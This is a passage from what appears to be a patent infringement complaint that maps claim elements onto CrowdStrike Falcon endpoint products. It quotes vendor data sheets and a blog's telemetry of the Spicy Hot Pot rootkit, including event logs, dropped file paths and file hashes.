
472. In another example, Falcon Insight's kernel-mode driver captures over 400 raw events and related information necessary to retrace incidents.



- **Capture critical details for threat hunting and forensic investigations:** Falcon Insight's kernel-mode driver captures over 400 raw events and related information necessary to retrace incidents.


(*See* WBR_CSK001550, https://www.crowdstrike.com/wp-content/uploads/2021/12/falcon-insight-data-sheet-verizon.pdf.)

473. The Accused Products perform a method that includes *managing pestware-related events in accordance with a set of behavior rules during a second period in the boot sequence occurring when the computer is configured to run native applications.* For example, the Accused Products are demonstrated defending against rootkit "Spicy Hot Pot" that infects computers during the boot sequence. "Using CrowdStrike Falcon's telemetry via our Endpoint Activity Monitoring (EAM) application, [the Accused Products] see the infection actions taking place" and "file writes of _J861.exe, KMDF_Protect.sys, KMDF_LOOK.sys, and their associated driver loads." "File events" and "Driver Load events" are illustrated below "as seen in the CrowdStrike Falcon EAM application."




Investigation with Endpoint Detection and Response Data

Using CrowdStrike Falcon's telemetry via our Endpoint Activity Monitoring (EAM) application, we're able to see the infection actions taking place when protections are disabled. This includes file writes of `_J861.exe`, `KMDF_Protect.sys`, `KMDF_LOOK.sys`, and their associated driver loads.



PeFileWritten	\Device\HarddiskVolume3\Users\james\AppData\Local\Temp_J861.exe
FileCreateInfo	\Device\HarddiskVolume3\Users\james\AppData\Local\Temp\nsbFB4B.tmp\System.dll
PeFileWritten	\Device\HarddiskVolume3\Users\james\AppData\Local\Temp\J861.exe
PackedExecutableWritten	\Device\HarddiskVolume3\Users\james\AppData\Local\Temp\baofeng15.0.exe
PeFileWritten	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\KMDF_LOOK.sys
PeFileWritten	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\Event Viewer\wdlogin.exe
FileCreateInfo	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\Event Viewer\wrme.exe
NewExecutableWritten	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\Event Viewer\wccenter.exe
FileCreateInfo	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\DvLayout.exe
NewExecutableWritten	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\Event Viewer\wuhost.exe
PeFileWritten	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\KMDF_Protect.sys
NewExecutableRenamed	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\VCTXRYDQ.sys
NewExecutableRenamed	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\SUCHETTC.sys
PeFileWritten	\Device\HarddiskVolume3\Users\james\AppData\Local\Temp\~J861.exe

Figure 9. File events as seen in CrowdStrike Falcon's EAM Application (click image to enlarge)




2020-10-11 21:37:49.157	DriverLoad	\Device\HarddiskVolume3\Windows\System32\drivers\vmmemctl.sys
2020-10-11 21:09:37.532	DriverLoad	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\SUCHETTC.sys
2020-10-11 21:09:36.172	DriverLoad	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\VCTXRYDQ.sys
2020-10-11 21:08:30.538	DriverLoad	\Device\HarddiskVolume3\Windows\System32\drivers\bthenum.sys

Figure 10. DriverLoad events as seen in the CrowdStrike Falcon EAM application (click image to enlarge)

(*See* https://www.crowdstrike.com/blog/spicy-hot-pot-rootkit-explained/.)

474. Indeed, the Accused Products detect and prevent rootkits, including, for example, "***Kernel Mode Rootkits***" ("a sophisticated piece of malware that can add new code to the operating system or delete and edit operating system code," an example being "***Spicy Hot Pot***").



Kernel Mode Rootkits

A kernel mode rootkit is a sophisticated piece of malware that can add new code to the operating system or delete and edit operating system code. They are complicated to create, and if a kernel rootkit is buggy, it will heavily impact the target computer's performance. On the bright side, a buggy kernel rootkit will leave a trail of breadcrumbs that antivirus solutions will detect.


Examples of kernel mode rootkits include:

- Spicy Hot Pot
- FU
- Knark

(*See* WBR_CSK001517, https://www.crowdstrike.com/cybersecurity-101/malware/rootkits/

(emphasis added).)

475. The Accused Products perform a method that includes *generating, in response to the monitoring, a record of events, the record of events including the pestware-related events* and *analyzing the record of events so as to identify the pestware-related events* and *modifying the set of behavior rules so as to prevent the pestware related events*. For example, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." "[D]etection details" are kept for "90 days."




FULL ATTACK VISIBILITY AT A GLANCE

For unparalleled alert context and visibility, Falcon Prevent:


- Provides details, context and history for every alert
- Unravels an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data
- Maps alerts to the MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK®) framework for quick understanding of even the most complex detections
- Keeps detection details for 90 days

(*See* WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

476. Indeed, the Accused Products are demonstrated below generating a process execution tree illustrating events for a Spicy Hot Pot rootkit. "A recreation of this activity after disabling preventions can be seen below using CrowdStrike Falcon's process execution tree."



Starting with dynamic analysis of the binary in question, it was revealed that it dropped nine items of interest (seven executables and two filter drivers) before disabling hibernation mode on the machine. A recreation of this activity after disabling preventions can be seen below using CrowdStrike Falcon's process execution tree.



Executable File Write

Cert	File Name	SHA256
—	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\KMDF_Protect.sys	ab0418eb1863c8a2211d06c764f45884c9b7dbd6d1943137fc010b8f3b8d14ae
—	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\KMDF_LOOK.sys	39764e887fd0b461d86c1be96018a4c2a670b1de90d05f86ed0acb357a683318
—	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\WindowsApps\DvLayout.exe	551c4564d5ff537572fd356fe96df7c45bf62de9351fae5bb4e6f81dcbe34ae5
—	\Device\HarddiskVolume3\Users\james\AppData\Local\Microsoft\Event Viewer\wuhost.exe	eb54cd2d61507b9e98712de99834437224b1cef31a81544a47d93e470b8613fc


(*See* https://www.crowdstrike.com/blog/spicy-hot-pot-rootkit-explained/.)

477. In addition, the Accused Products include “Threat Graph™” described as “the brains behind the Falcon endpoint protection platform” and “predicts and prevents modern threats in real time through the industry’s most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics.” “Threat Graph™” includes:

- The “Threat Graph Database” that “continuously ingests, contextualizes and enriches endpoint telemetry on more than 400 event types, covering Windows, Mac, and Linux” and “captures and reveals relationships between data elements.”

- The “Integrated Threat Intelligence,” which “[e]nriches telemetry with context about real-world threats” to help “identify new campaigns associated with known threat actors.”


- “Deep Analytics,” which uses “[d]eep AI and behavioral analysis” to identify “new and unusual threats in real time” and allows the Accused Products to “identif[y] threat activity in real time and then alert[] or block[] it based on policies.”



CrowdStrike® Threat Graph™ is the brains behind the Falcon endpoint protection platform.

Threat Graph predicts and prevents modern threats in real time through the industry's most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics.

* * * * *




KEY FEATURES OF THREAT GRAPH

Feature	Benefit
Threat Graph Database	Threat Graph continuously ingests, contextualizes and enriches endpoint telemetry on more than 400 event types, covering Windows, Mac, and Linux. Graph database captures and reveals relationships between data elements.
Integrated Threat Intelligence	Enriches telemetry with context about real-world threats, which helps identify new campaigns associated with known threat actors.
Deep Analytics	Deep AI and behavioral analysis identifies new and unusual threats in real time. Falcon identifies threat activity in real time and then alerts or blocks it based on policies.
Search Engine	Robust, industry-standard query and search engine. Provides easy and powerful capabilities for incident responders and threat hunters, ensuring frictionless access to data needed to get answers fast.
APIs	Enables tight integration with third-party and custom security solutions. Unlocks security orchestration, automation and other advanced workflows.
Falcon Data Replicator	Regularly extract enriched EDR data sets to support compliance, long-term archival or integration with third-party analytics engines and data lakes.
Cloud-delivered	Part of the CrowdStrike Falcon integrated solution, delivered with no on-premises infrastructure. The solution scales with zero effort, providing all necessary storage and compute resources for fast and efficient interactions. Complete set of enriched data is continuously available for security responders, even for systems that are ephemeral, offline or destroyed.

(*See* WBR_CSK000508 (https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf) at 508-510.)

478. Indeed, the Accused Products receive data collected by the CrowdStrike Falcon sensor, including "attributes that describe the event details as well as how they may be related to other events."



Glossary


Handler: Code that implements a specific interface, registers to be notified of certain event types, and gets invoked when we receive a matching `event` on our `event bus`. The handler processes one or more events to mutate specific graph entities.

Event bus: CrowdStrike uses Kafka as our event bus. Kafka is a distributed event streaming platform.

Event: A message that is generated by the CrowdStrike Falcon® sensor with information related to processes, hosts and other entities. These events contain attributes that describe the event details as well as how they may be related to other events.

(*See* WBR_CSK001451, https://www.crowdstrike.com/blog/how-crowdstrike-threat-graph-leverages-dsl-to-improve-data-ingestion-part-1/.)


479. In addition, the Accused Products implement indicators of attack to search for and identify malicious files and actions, such as, for example, rootkit Spicy Hot Pot. For example, "baofeng15.0" is indicated by SHA256 hash "498ed725195b5ee52e406de237afa9ef268cabc4ef604c363aee2e78b3b13193" and "baofeng15.0.exe" is indicated by SHA256 hash "c5802c7fbad5cdf257bcc0f71e8b1c8853e06da411133b5dc78bd6c891f27500." 